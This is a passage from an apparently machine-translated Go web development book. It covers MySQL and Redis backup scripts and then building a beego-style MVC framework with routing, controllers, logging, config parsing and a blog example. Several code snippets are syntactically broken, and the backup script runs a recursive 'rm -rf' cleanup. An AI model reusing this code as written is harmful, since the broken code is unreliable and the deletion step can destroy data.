 # dbnames=$(cut -d ',' -f1-5 $backup_database)
 # echo "arr is(${backup_db_arr}[@])"
 for dbname in ${backup_db_arr}[@]
 do
 echo "database $dbname backup start..."
 `mkdir -p $backup_dir`
 `mysqldump -h $mysql_host -P $mysql_port -u $mysql_user -p
$mysql_password $dbname - default-character-set=$mysql_charset | gzip>
$backup_dir/$dbname -$backup_time.sql.gz`
```

```

flag=`echo $?`

if [${flag}=="0"]; then

 echo "database ${dbname} success backup to ${backup_dir}/${dbname}-

${backup_time}.sql.gz"

else

 echo "database ${dbname} backup fail!"

fi

done

else

 echo "ERROR: No database to backup! backup stop"

 exit

fi

If you open the delete expired backup, delete operation

if ["${expire_backup_delete}"=="ON" -a "${backup_location}"!=""]; then

 # `find ${backup_location}/ -type d -o -type f -ctime + ${expire_days}-exec rm

-rf {} \;`

 `find ${backup_location}/ -type d -mtime + ${expire_days} | xargs rm -rf`

 echo "Expired backup data delete complete!"

fi

echo "All database backup success! Thank you!"

exit

fi

```

Modify shell script attributes:

```

chmod 600 /root/mysql_backup.sh
chmod +x /root/mysql_backup.sh

```

Set attributes, add the command crontab, we set up regular automatic backups every day 00:00, then the backup script directory/var/www/mysql directory is set to rsync synchronization.

```

00 00 *** /root/mysql_backup.sh

```

## MySQL Recovery

Earlier MySQL backup into hot backup and cold backup, hot backup main purpose is to be able to recover in real time, such as an application server hard disk failure occurred, then we can modify the database configuration file read and write into slave so that you can minimize the time interrupt service.

But sometimes we need to perform a cold backup of the SQL data recovery, as with database

backup, you can import through the command:

```
mysql -u username -p database < backup.sql
```

You can see, export and import database data is fairly simple, but if you also need to manage permissions, or some other character set, it may be a little more complicated, but these can all be done through a number of commands.

## Redis backup

Redis is our most used NoSQL, its backup is also divided into two kinds: hot backup and cold backup, Redis also supports master/slave mode, so our hot backup can be achieved in this way, we can refer to the corresponding configuration the official document profiles, quite simple. Here we introduce cold backup mode: Redis will actually timed inside the memory cache data saved to the database file inside, we just backed up the corresponding file can be, is to use rsync backup to a previously described non-local machine room can be achieved.

## Redis recovery

Redis Recovery divided into hot and cold backup recovery backup and recovery, hot backup and recovery purposes and methods of recovery with MySQL, as long as the modified application of the corresponding database connection.

But sometimes we need to cold backup to recover data, Redis cold backup and recovery is actually just put the saved database file copy to Redis working directory, and then start Redis on it, Redis at boot time will be automatically loaded into the database file memory, the start speed of the database to determine the size of the file.

## Summary

This section describes the application of part of our backup and recovery, that is, how to do disaster recovery, including file backup, database backup. Also introduced different systems using rsync file synchronization, MySQL database and Redis database backup and recovery, hope that through the introduction of this section, you can give as a developer of products for online disaster recovery program provides a reference solution.

## 12.5 Summary

This chapter discusses how to deploy and maintain Web applications we develop some related topics. The content is very important to be able to create a minimum maintenance based applications running smoothly, we must consider these issues.

Specifically, the discussion in this chapter include:

- Create a robust logging system that can record an error in case of problems and notify the system administrator
- Handle runtime errors that may occur, including logging, and how to display to the user-friendly system there is a problem
- Handling 404 errors, telling the user can not find the requested page
- Deploy applications to a production environment (including how to deploy updates)
- How to deploy highly available applications
- Backup and restore files and databases

After reading this chapter, for the development of a Web application from scratch, those issues need to be considered, you should already have a comprehensive understanding. This chapter will help you in the actual environment management in the preceding chapter describes the development of the code.

# 13 Build a web framework

Preceding twelve chapter describes how to develop Web applications through Go, introduced a lot of basic knowledge, development tools and techniques, then we pass this knowledge in this chapter to implement a simple Web framework. Go language to achieve through a complete frame design, the main contents of this framework, the first section describes the structure of a Web framework planning, such as using the MVC pattern to develop, program execution process design, etc.; second section describes the framework the first feature: Routing, how to get access to the URL mapped to the corresponding processing logic; third section describes the processing logic, how to design a common controller, object inheritance after the handler how to handle response and request; fourth section describes how to framework some auxiliary functions, such as log processing, configuration information, etc.; fifth section describes how to implement a blog-based Web framework, including Bowen published, modify, delete, display a list of other operations.

Through such a complete project example, I expect to be able to allow readers to understand how to develop Web applications, how to build your own directory structure, how to achieve routing, how to achieve the MVC pattern and other aspects of developing content. In the framework prevalent today, MVC is no longer a myth. Many programmers often heard discussions which frame is good, which frame is not good, in fact, the framework is only a tool, there is no good or bad, only suitable or unsuitable, for his is the best, so we write their own framework for the church, then different needs can use their own ideas to be realized.

## 13.1 Project program

Need to do anything good plan, then we in the development blog system, also need to do the planning, how to set up the directory structure, how to understand the flow of the project, when we understand the execution of the application process, then the next the design becomes relatively easy to code

### GOPATH and project settings

Assuming that the file system specified GOPATH ordinary directory name, of course, we can easily set up a directory name, then its path into GOPATH. GOPATH described earlier can be multiple directories: set the environment variable in the window system ; in linux/MacOS system as long as the input terminal command `export gopath =/home/astaxie/gopath`, but must ensure that GOPATH the code below three directories pkg directory, bin, src. New Project source code in src directory, now tentatively our blog directory called beeblog, the following is in the window environment variables and directory structure screenshot:




Figure 13.1 GOPATH setting environment variables



Figure 13.2 working directory in \$ gopath/src under

### Application flowchart

Blog system is based on the model - view - controller of this design pattern. MVC is a logic of the application layer and the

presentation layer separation is structured. In practice, due to the presentation layer separate from the Go out, so it allows your page includes only a small script.

- Models(Model) represents the data structure. Generally speaking, the model class will contain remove, insert, update database information, etc. These functions.
- View(View) is displayed to the user's information structure and style. A view is usually a web page, but in Go, a view can also be a page fragment, such as page header, footer. It can also be an RSS page, or any other type of "page", Go template package has been implemented to achieve a good part of the View layer of functionality.
- Controller(Controller) is a model, view, and anything else necessary for processing the HTTP request intermediary between resources and generate web pages.

The following figure shows the framework of the project design is how the data flow throughout the system:




Figure 13.3 the frame data stream

1. Main.go as an application portal, running blog initialize some basic resources needed, configuration information, listen port.
2. Check the HTTP request routing function, based on the URL and method to determine who( control layer ) to process the request forwarding resources.
3. If the cache file exists, it will bypass the normal process execution, is sent directly to the browser.
4. Safety Testing: The application before the call controller, HTTP requests, and any user submitted data will be filtered.
5. controller loading model, core libraries, auxiliary functions, as well as any treatment other resources required for a particular request, the controller is primarily responsible for handling business logic.
6. Output view layer rendering good to be sent to the Web browser content. If on the cache, the cache is first view, the routine for future requests.

## Directory structure

According to the above application process design, blog design the directory structure is as follows:

-main.go	import documents
-conf	configuration files and processing module
-controllers	controller entry
-models	database processing module
-utils	useful function library
-static	static file directory
-views	view gallery

## Frame design

In order to achieve a quick blog to build, based on the above process design intends to develop a minimization framework, which includes routing capabilities, support for REST controllers, automated template rendering, log system, configuration management, and so on.

## **Summary**

This section describes the blog system to the directory from the setup GOPATH establish such basic information, but also a brief introduction of the framework structure using the MVC pattern, blog system data flow execution flow, and finally through these processes designed blog system directory structure, thus we basically completed a framework to build the next few sections we will achieve individually.

# 13.2 Customized routers

## HTTP routing

HTTP HTTP request routing components corresponding function handed process( or a struct method ), as described in the previous section structure, in the frame corresponds to a routing event handler, and the event comprises:

- User requests a path(path)( e.g.: /user/123,/article/123), of course, the query string information(e.g., ? Id = 11)
- HTTP request method(method)(GET, POST, PUT, DELETE, PATCH, etc. )

The router is based on the user's request is forwarded to the respective event information processing function( control layer ).

## Default route to achieve

Have been introduced in section 3.4 Go's http package Detailed, which introduced the Go's http package how to design and implement routing, here continue to be an example to illustrate:

```
func fooHandler(w http.ResponseWriter, r *http.Request) {
 fmt.Fprintf(w, "Hello, %q", html.EscapeString(r.URL.Path))
}

http.Handle("/foo", fooHandler)

http.HandleFunc("/bar", func(w http.ResponseWriter, r *http.Request) {
 fmt.Fprintf(w, "Hello, %q", html.EscapeString(r.URL.Path))
})

log.Fatal(http.ListenAndServe(":8080", nil))
```

The above example calls the http default DefaultServeMux to add a route, you need to provide two parameters, the first parameter is the resource you want users to access the URL path( stored in r.URL.Path), the second argument is about to be executed function to provide the user access to resources. Routing focused mainly on two ideas:

- Add routing information
- According to the user request is forwarded to the function to be performed

Go add default route is through a function `http.Handle` and `http.HandleFunc`, etc. to add, the bottom is called `DefaultServeMux.Handle(pattern string, handler Handler)`, this

function will set the routing information is stored in a map information in `map [string] muxEntry`, which would address the above said first point.

Go listening port, and then receives the tcp connection thrown Handler to process, the above example is the default nil `http.DefaultServeMux`, `DefaultServeMux.ServeHTTP` by the scheduling function, the previously stored map traverse route information, and the user URL accessed matching to check the corresponding registered handler, so to achieve the above mentioned second point.

```
for k, v := range mux.m {
 if !pathMatch(k, path) {
 continue
 }
 if h == nil || len(k) > n {
 n = len(k)
 h = v.h
 }
}
```

## Beego routing framework to achieve

Almost all Web applications are based routing to achieve http default router, but the router comes Go has several limitations:

- Does not support parameter setting, such as /user/: uid This pan type matching
- Not very good support for REST mode, you can not restrict access methods, such as the above example, user access /foo, you can use GET, POST, DELETE, HEAD, etc. Access
- General site routing rules too much, write cumbersome. I'm in front of an API to develop their own applications, routing rules have thirty several, in fact, this route after more than can be further simplified by a simplified method of the struct

beego framework routers based on the above few limitations to consider the design of a REST approach to achieve routing, routing design is based on two points above the default design Go to consider: store -and-forward routing routing

### Storing a routing

For the previously mentioned restriction point, we must first solve the arguments supporting the need to use regular, second and third point we passed a viable alternative to solve, REST method corresponds to a struct method to go, and then routed to the struct instead of a function, so that when the forward routing method can be performed according to different methods.

Based on the above ideas, we designed two data types `controllerInfo`( save path and the

corresponding struct, here is a reflect.Type type ) and ControllerRegistor(routers are used to save user to add a slice of routing information, and the application of the framework beego information )

```
type controllerInfo struct {
 regex *regexp.Regexp
 params map[int]string
 controllerType reflect.Type
}

type ControllerRegistor struct {
 routers []*controllerInfo
 Application *App
}
```

ControllerRegistor external interface function has

```
func(p *ControllerRegistor) Add(pattern string, c ControllerInterface)
```

Detailed implementation is as follows:

```

func (p *ControllerRegister) Add(pattern string, c ControllerInterface) {
 parts := strings.Split(pattern, "/")

 j := 0
 params := make(map[int]string)
 for i, part := range parts {
 if strings.HasPrefix(part, ":") {
 expr := "([^\/]*)"

 //a user may choose to override the defult expression
 // similar to expressjs: '/user/:id([0-9]+)'

 if index := strings.Index(part, "("); index != -1 {
 expr = part[index:]
 part = part[:index]
 }
 params[j] = part
 parts[i] = expr
 j++
 }
 }

 //recreate the url pattern, with parameters replaced
 //by regular expressions. then compile the regex

 pattern = strings.Join(parts, "/")
 regex, regexErr := regexp.MustCompile(pattern)
 if regexErr != nil {

 //TODO add error handling here to avoid panic
 panic(regexErr)
 return
 }

 //now create the Route
 t := reflect.Indirect(reflect.ValueOf(c)).Type()
 route := &controllerInfo{}
 route.regex = regex
 route.params = params
 route.controllerType = t

 p.routers = append(p.routers, route)
}

```

## Static routing

Above we achieve the realization of dynamic routing, Go the http package supported by default static file handler FileServer, because we have implemented a custom router, then the static files also need to set their own, beego static folder path stored in the global variable StaticDir, StaticDir is a map type to achieve the following:

```
func (app *App) SetStaticPath(url string, path string) *App {
 StaticDir[url] = path
 return app
}
```

Applications can use the static route is set to achieve the following manner:

```
beego.SetStaticPath("/img", "/static/img")
```

## Forwarding route

Forwarding route in the routing is based ControllerRegister forwarding information, detailed achieve the following code shows:

```
// AutoRoute
func (p *ControllerRegister) ServeHTTP(w http.ResponseWriter, r *http.Request) {
 defer func() {
 if err := recover(); err != nil {
 if !RecoverPanic {
 // go back to panic
 panic(err)
 } else {
 Critical("Handler crashed with error", err)
 for i := 1; ; i += 1 {
 _, file, line, ok := runtime.Caller(i)
 if !ok {
 break
 }
 Critical(file, line)
 }
 }
 }
 }()
 var started bool
 for prefix, staticDir := range StaticDir {
```

```

 if strings.HasPrefix(r.URL.Path, prefix) {
 file := staticDir + r.URL.Path[len(prefix):]
 http.ServeFile(w, r, file)
 started = true
 return
 }
 }
requestPath := r.URL.Path

//find a matching Route
for _, route := range p.routers {

 //check if Route pattern matches url
 if !route.regex.MatchString(requestPath) {
 continue
 }

 //get submatches (params)
 matches := route.regex.FindStringSubmatch(requestPath)

 //double check that the Route matches the URL pattern.
 if len(matches[0]) != len(requestPath) {
 continue
 }

 params := make(map[string]string)
 if len(route.params) > 0 {
 //add url parameters to the query param map
 values := r.URL.Query()
 for i, match := range matches[1:] {
 values.Add(route.params[i], match)
 params[route.params[i]] = match
 }
 }

 //reassemble query params and add to RawQuery
 r.URL.RawQuery = url.Values(values).Encode() + "&" + r.URL.RawQuery
 //r.URL.RawQuery = url.Values(values).Encode()
}

//Invoke the request handler
vc := reflect.New(route.controllerType)
init := vc.MethodByName("Init")
in := make([]reflect.Value, 2)
ct := &Context{ResponseWriter: w, Request: r, Params: params}
in[0] = reflect.ValueOf(ct)
in[1] = reflect.ValueOf(route.controllerType.Name())
init.Call(in)
in = make([]reflect.Value, 0)

```

```

method := vc.MethodByName("Prepare")
method.Call(in)
if r.Method == "GET" {
 method = vc.MethodByName("Get")
 method.Call(in)
} else if r.Method == "POST" {
 method = vc.MethodByName("Post")
 method.Call(in)
} else if r.Method == "HEAD" {
 method = vc.MethodByName("Head")
 method.Call(in)
} else if r.Method == "DELETE" {
 method = vc.MethodByName("Delete")
 method.Call(in)
} else if r.Method == "PUT" {
 method = vc.MethodByName("Put")
 method.Call(in)
} else if r.Method == "PATCH" {
 method = vc.MethodByName("Patch")
 method.Call(in)
} else if r.Method == "OPTIONS" {
 method = vc.MethodByName("Options")
 method.Call(in)
}
if AutoRender {
 method = vc.MethodByName("Render")
 method.Call(in)
}
method = vc.MethodByName("Finish")
method.Call(in)
started = true
break
}

//if no matches to url, throw a not found exception
if started == false {
 http.NotFound(w, r)
}
}

```

## Getting started

After the design is based on the routing can solve the previously mentioned three restriction point, using a method as follows:

The basic use of a registered route:

```
beego.BeeApp.RegisterController("/", &controllers.MainController{})
```

Parameter registration:

```
beego.BeeApp.RegisterController("/:param", &controllers.UserController{})
```

Are then matched:

```
beego.BeeApp.RegisterController("/users/:uid([0-9]+)",
&controllers.UserController{})
```

## 13.3 Design controllers

Most of the traditional MVC framework is based on the design of postfix Action mapping, however, is now popular REST-style Web architecture. Although the use of Filter or rewrite URL rewriting can be achieved through a REST-style URL, but why not just design a new REST-style MVC framework it ? This section is based on this idea on how to start from scratch to design a REST-style MVC framework based on the controller, to maximize simplify Web application development, or even write a single line of code to achieve the "Hello, world".

### Controller role

MVC design pattern is the most common Web application development framework model, by separating Model( model ), View( view ) and the Controller( controller ) can be more easily achieved easily extensible user interface(UI). Model refers to the background data returned ; View refers to the need to render the page, usually a template page, the content is usually rendered HTML; Controller refers to Web developers to write controllers handle different URL, such as the route described in the previous section is a URL request forwarded to the process controller, controller in the whole MVC framework plays a central role, responsible for handling business logic, so the controller is an essential part of the whole framework, Model and View for some business needs can not write, for example, no data processing logic processing, no page output 302 and the like do not need to adjust the Model and View, but the controller of this part is essential.

### Beego the REST design

Previous section describes the routing function to achieve a registered struct, and the struct implements REST approach, so we need to design a controller for logic processing base class, where the main design of the two types, a struct, an interface

```
type Controller struct {
 Ct *Context
 Tpl *template.Template
 Data map[interface{}]interface{}
 ChildName string
 TplNames string
 Layout []string
 TplExt string
}

type ControllerInterface interface {
 Init(ct *Context, cn string) //Initialize the context and subclass name
 Prepare() //some processing before execution begins
 Get() //method = GET processing
 Post() //method = POST processing
 Delete() //method = DELETE processing
 Put() //method = PUT handling
 Head() //method = HEAD processing
 Patch() //method = PATCH treatment
 Options() //method = OPTIONS processing
 Finish() //executed after completion of treatment
 Render() error //method executed after the corresponding method to render the page
}
```

Then add function described earlier, when a route is defined ControllerInterface type, so long as we can implement this interface, so our base class Controller to achieve the following methods:

```
func (c *Controller) Init(ct *Context, cn string) {
 c.Data = make(map[interface{}]interface{})
 c.Layout = make([]string, 0)
 c.TplNames = ""
 c.ChildName = cn
 c.Ct = ct
 c.TplExt = "tpl"
}
```

```

func (c *Controller) Prepare() {
}

func (c *Controller) Finish() {
}

func (c *Controller) Get() {
 http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Post() {
 http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Delete() {
 http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Put() {
 http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Head() {
 http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Patch() {
 http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Options() {
 http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Render() error {
 if len(c.Layout) > 0 {
 var filenames []string
 for _, file := range c.Layout {
 filenames = append(filenames, path.Join(ViewsPath, file))
 }
 t, err := template.ParseFiles(filenames...)
 if err != nil {
 Trace("template ParseFiles err:", err)
 }
 err = t.ExecuteTemplate(c.Ct.ResponseWriter, c.TplNames, c.Data)
 if err != nil {
 Trace("template Execute err:", err)
 }
 } else {
 if c.TplNames == "" {
 c.TplNames = c.ChildName + "/" + c.Ct.Request.Method + "." + cTplExt
 }
 t, err := template.ParseFiles(path.Join(ViewsPath, c.TplNames))
 if err != nil {
 Trace("template ParseFiles err:", err)
 }
 err = t.Execute(c.Ct.ResponseWriter, c.Data)
 if err != nil {
 Trace("template Execute err:", err)
 }
 }
 return nil
}

```

```

}

func (c *Controller) Redirect(url string, code int) {
 c.Ct.Redirect(code, url)
}

```

At the controller base class already implements the interface defined functions performed by routing the appropriate controller according url principles will be followed by implementation of the following:

Init() initializes Prepare() before the execution of the initialization, each subclass can inherit to implement the function method() depending on the method to perform different functions: GET, POST, PUT, HEAD, etc. sub-classes to implement these functions, if not achieved, then the default is 403 Render() optional, according to a global variable to determine whether to execute AutoRender Finish() after the implementation of the action, each subclass inherits the function can be achieved

## Application guide

Above beego Framework base class to complete the design of the controller, then we in our application can be to design our approach:

```

package controllers


import (
 "github.com/astaxie/beego"
)

type MainController struct {
 beego.Controller
}

func (this *MainController) Get() {
 this.Data["Username"] = "astaxie"
 this.Data["Email"] = "astaxie@gmail.com"
 this.TplNames = "index.tpl"
}

```

The way we achieved above subclass MainController, implements Get method, so if the user through other means(POST/HEAD, etc.) to access the resource will return 403, and if it is Get access, because we set the AutoRender = true, then play in the implementation of the Get method is performed automatically after the Render function, it will display the following interface:



# Hello, world!astaxie,astaxie@gmail.com

index.tpl code is shown below, we can see the data set and display are quite simple:

```
<!DOCTYPE html>
<html>
 <head>
 <title>beego welcome template</title>
 </head>
 <body>
 <h1>Hello, world!{{.Username}},{{.Email}}</h1>
 </body>
</html>
```

## 13.4 Logs and configurations

### The importance of logs and configuration

It has been introduced in the log in our program development plays a very important role, through the debug log we can record our information, had introduced a logging system seelog, depending on the different log level output of this program for program development and deployment is crucial. We can set the level in program development low point, when the level is set to deploy high, so we developed the debugging information can be masked.

Configuration module for application deployment involves a number of different server configuration information is very useful, for example, some database configuration information, monitor port, listen address, etc. can all be configured via the configuration file, so that our application will have great flexibility, the configuration file can be configured to be deployed in different machines, you can connect different databases and the like.

### Beego log design

beego deployment log design ideas from seelog, depending on the level for logging, but beego relatively lightweight logging system design, the use of the system log.Logger interfaces, the default output to os.Stdout, users can implement this interface then through beego.SetLogger set custom output, detailed implementation is as follows:

```

// Log levels to control the logging output.
const (
 LevelTrace = iota
 LevelDebug
 LevelInfo
 LevelWarning
 LevelError
 LevelCritical
)
// logLevel controls the global log level used by the logger.
var level = LevelTrace

// LogLevel returns the global log level and can be used in
// own implementations of the logger interface.
func Level() int {
 return level
}

// SetLogLevel sets the global log level used by the simple
// logger.
func SetLevel(l int) {
 level = l
}

```

This section implements the above log log grading system, the default level is the Trace, users can set different grading SetLevel.

```

// logger references the used application logger.
var BeeLogger = log.New(os.Stdout, "", log.Ldate|log.Ltime)

// SetLogger sets a new logger.
func SetLogger(l *log.Logger) {
 BeeLogger = l
}

// Trace logs a message at trace level.
func Trace(v ...interface{}) {
 if level <= LevelTrace {
 BeeLogger.Printf("[T] %v\n", v)
 }
}

// Debug logs a message at debug level.
func Debug(v ...interface{}) {

```

```

 if level <= LevelDebug {
 BeeLogger.Printf("[D] %v\n", v)
 }
}

// Info logs a message at info level.
func Info(v ...interface{}) {
 if level <= LevelInfo {
 BeeLogger.Printf("[I] %v\n", v)
 }
}

// Warning logs a message at warning level.
func Warn(v ...interface{}) {
 if level <= LevelWarning {
 BeeLogger.Printf("[W] %v\n", v)
 }
}

// Error logs a message at error level.
func Error(v ...interface{}) {
 if level <= LevelError {
 BeeLogger.Printf("[E] %v\n", v)
 }
}

// Critical logs a message at critical level.
func Critical(v ...interface{}) {
 if level <= LevelCritical {
 BeeLogger.Printf("[C] %v\n", v)
 }
}

```

Above this piece of code initializes a BeeLogger default object, the default output to os.Stdout, users can achieve a logger beego.SetLogger to set the interface output. Which are to achieve the six functions:

- Trace( general record information, for example as follows:)

  - "Entered parse function validation block"
  - "Validation: entered second 'if'"
  - "Dictionary 'Dict' is empty. Using default value"

- Debug( debug information, for example as follows:)

  - "Web page requested: http://somesite.com Params = '...'"
  - "Response generated. Response size: 10000. Sending."
  - "New file received. Type: PNG Size: 20000"

- Info( print information, for example as follows:
  - "Web server restarted"
  - "Hourly statistics: Requested pages: 12345 Errors: 123..."
  - "Service paused. Waiting for 'resume' call"
- Warn( warning messages, for example as follows:
  - "Cache corrupted for file = 'test.file'. Reading from back-end"
  - "Database 192.168.0.7/DB not responding. Using backup 192.168.0.8/DB"
  - "No response from statistics server. Statistics not sent"
- Error( error messages, for example as follows:
  - "Internal error. Cannot process request# 12345 Error:...."
  - "Cannot perform login: credentials DB not responding"
- Critical( fatal error, for example as follows:
  - "Critical panic received:.... Shutting down"
  - "Fatal error:... App is shutting down to prevent data corruption or loss"

Each function can be seen on the level of judgment which has, so if we set at deployment time level = LevelWarning, then Trace, Debug, Info will not have any of these three functions output, and so on.

## Beego configuration design

Configuration information parsing, beego implements a key = value configuration file read, similar ini configuration file format is a file parsing process, and then parse the data saved to the map, the last time the call through several string, int sort of function call returns the corresponding value, see the following specific implementation:

First define some ini configuration file some global constants:

```
var (
 bComment = []byte{'#'}
 bEmpty = []byte{}
 bEqual = []byte{'='}
 bDQuote = []byte{'''}
)
```

Defines the format of the configuration file:

```
// A Config represents the configuration.
type Config struct {
 filename string
 comment map[int][]string // id: []{comment, key...}; id 1 is for main
comment.
 data map[string]string // key: value
 offset map[string]int64 // key: offset; for editing.
 sync.RWMutex
}
```

Defines a function parses the file, parses the file of the process is to open the file, and then read line by line, parse comments, blank lines, and key = value data:

```
// ParseFile creates a new Config and parses the file configuration from the
// named file.
func LoadConfig(name string) (*Config, error) {
 file, err := os.Open(name)
 if err != nil {
 return nil, err
 }

 cfg := &Config{
 file.Name(),
 make(map[int][]string),
 make(map[string]string),
 make(map[string]int64),
 sync.RWMutex{},
 }
 cfg.Lock()
 defer cfg.Unlock()
 defer file.Close()

 var comment bytes.Buffer
 buf := bufio.NewReader(file)

 for nComment, off := 0, int64(1); ; {
 line, _, err := buf.ReadLine()
 if err == io.EOF {
 break
 }
 if bytes.Equal(line, bEmpty) {
 continue
 }

 off += int64(len(line))
```

```

 if bytes.HasPrefix(line, bComment) {
 line = bytes.TrimLeft(line, "#")
 line = bytes.TrimLeftFunc(line, unicode.IsSpace)
 comment.Write(line)
 comment.WriteByte('\n')
 continue
 }
 if comment.Len() != 0 {
 cfg.comment[nComment] = []string{comment.String()}
 comment.Reset()
 nComment++
 }

 val := bytes.SplitN(line, bEqual, 2)
 if bytes.HasPrefix(val[1], bDQuote) {
 val[1] = bytes.Trim(val[1], `"``)
 }

 key := strings.TrimSpace(string(val[0]))
 cfg.comment[nComment-1] = append(cfg.comment[nComment-1], key)
 cfg.data[key] = strings.TrimSpace(string(val[1]))
 cfg.offset[key] = off
}
return cfg, nil
}

```

Below reads the configuration file to achieve a number of functions, the return value is determined as bool, int, float64 or string:

```

// Bool returns the boolean value for a given key.
func (c *Config) Bool(key string) (bool, error) {
 return strconv.ParseBool(c.data[key])
}

// Int returns the integer value for a given key.
func (c *Config) Int(key string) (int, error) {
 return strconv.Atoi(c.data[key])
}

// Float returns the float value for a given key.
func (c *Config) Float(key string) (float64, error) {
 return strconv.ParseFloat(c.data[key], 64)
}

// String returns the string value for a given key.
func (c *Config) String(key string) string {
 return c.data[key]
}

```

## Application guide

The following function is an example of the application, to access remote URL address Json data to achieve the following:

```

func GetJson() {
 resp, err := http.Get(beego.AppConfig.String("url"))
 if err != nil {
 beego.Critical("http get info error")
 return
 }
 defer resp.Body.Close()
 body, err := ioutil.ReadAll(resp.Body)
 err = json.Unmarshal(body, &AllInfo)
 if err != nil {
 beego.Critical("error:", err)
 }
}

```

Function calls the framework of the log function `beego.Critical` function is used to being given, called `beego.AppConfig.String(" url ")` is used to obtain the configuration information in the file, configuration files are as follows(app.conf):

```
appname = hs
url ="http://www.api.com/api.html"
```

# 13.5 Add, delete and update blogs

Introduced in front beego framework to achieve the overall concept and the partial implementation of the pseudo- code, which subsections describe through beego build a blog system, including blog browse, add, modify, or delete operation.

## Blog directory

Blog directories are as follows:

```
/main.go
/views:
 /view.tpl
 /new.tpl
 /layout.tpl
 /index.tpl
 /edit.tpl
/models/model.go
/controllers:
 /index.go
 /view.go
 /new.go
 /delete.go
 /edit.go
```

## Blog routing

Blog main routing rules are as follows:

```
//Show blog Home
beego.RegisterController("/", &controllers.IndexController{})
//View blog details
beego.RegisterController("/view/: id([0-9]+)", &controllers.ViewController{})
//Create blog Bowen
beego.RegisterController("/new", &controllers.NewController{})
//Delete Bowen
beego.RegisterController("/delete/: id([0-9]+)",
&controllers.DeleteController{})
//Edit Bowen
beego.RegisterController("/edit/: id([0-9]+)", &controllers.EditController{})
```

# Database structure

The easiest database design blog information

```
CREATE TABLE entries (
 id INT AUTO_INCREMENT,
 title TEXT,
 content TEXT,
 created DATETIME,
 primary key (id)
);
```

# Controller

IndexController:

```
type IndexController struct {
 beego.Controller
}

func (this *IndexController) Get() {
 this.Data["blogs"] = models.GetAll()
 this.Layout = "layout.tpl"
 this.TplNames = "index.tpl"
}
```

ViewController:

```
type ViewController struct {
 beego.Controller
}

func (this *ViewController) Get() {
 inputs := this.Input()
 id, _ := strconv.Atoi(this.Ctx.Params[:":id"])
 this.Data["Post"] = models.GetBlog(id)
 this.Layout = "layout.tpl"
 this.TplNames = "view.tpl"
}
```

NewController

```
type NewController struct {
 beego.Controller
}

func (this *NewController) Get() {
 this.Layout = "layout.tpl"
 this.TplNames = "new.tpl"
}

func (this *NewController) Post() {
 inputs := this.Input()
 var blog models.Blog
 blog.Title = inputs.Get("title")
 blog.Content = inputs.Get("content")
 blog.Created = time.Now()
 models.SaveBlog(blog)
 this.Ctx.Redirect(302, "/")
}
```

## EditController

```
type EditController struct {
 beego.Controller
}

func (this *EditController) Get() {
 inputs := this.Input()
 id, _ := strconv.Atoi(this.Ctx.Params[:":id"])
 this.Data["Post"] = models.GetBlog(id)
 this.Layout = "layout.tpl"
 this.TplNames = "new.tpl"
}

func (this *EditController) Post() {
 inputs := this.Input()
 var blog models.Blog
 blog.Id, _ = strconv.Atoi(inputs.Get("id"))
 blog.Title = inputs.Get("title")
 blog.Content = inputs.Get("content")
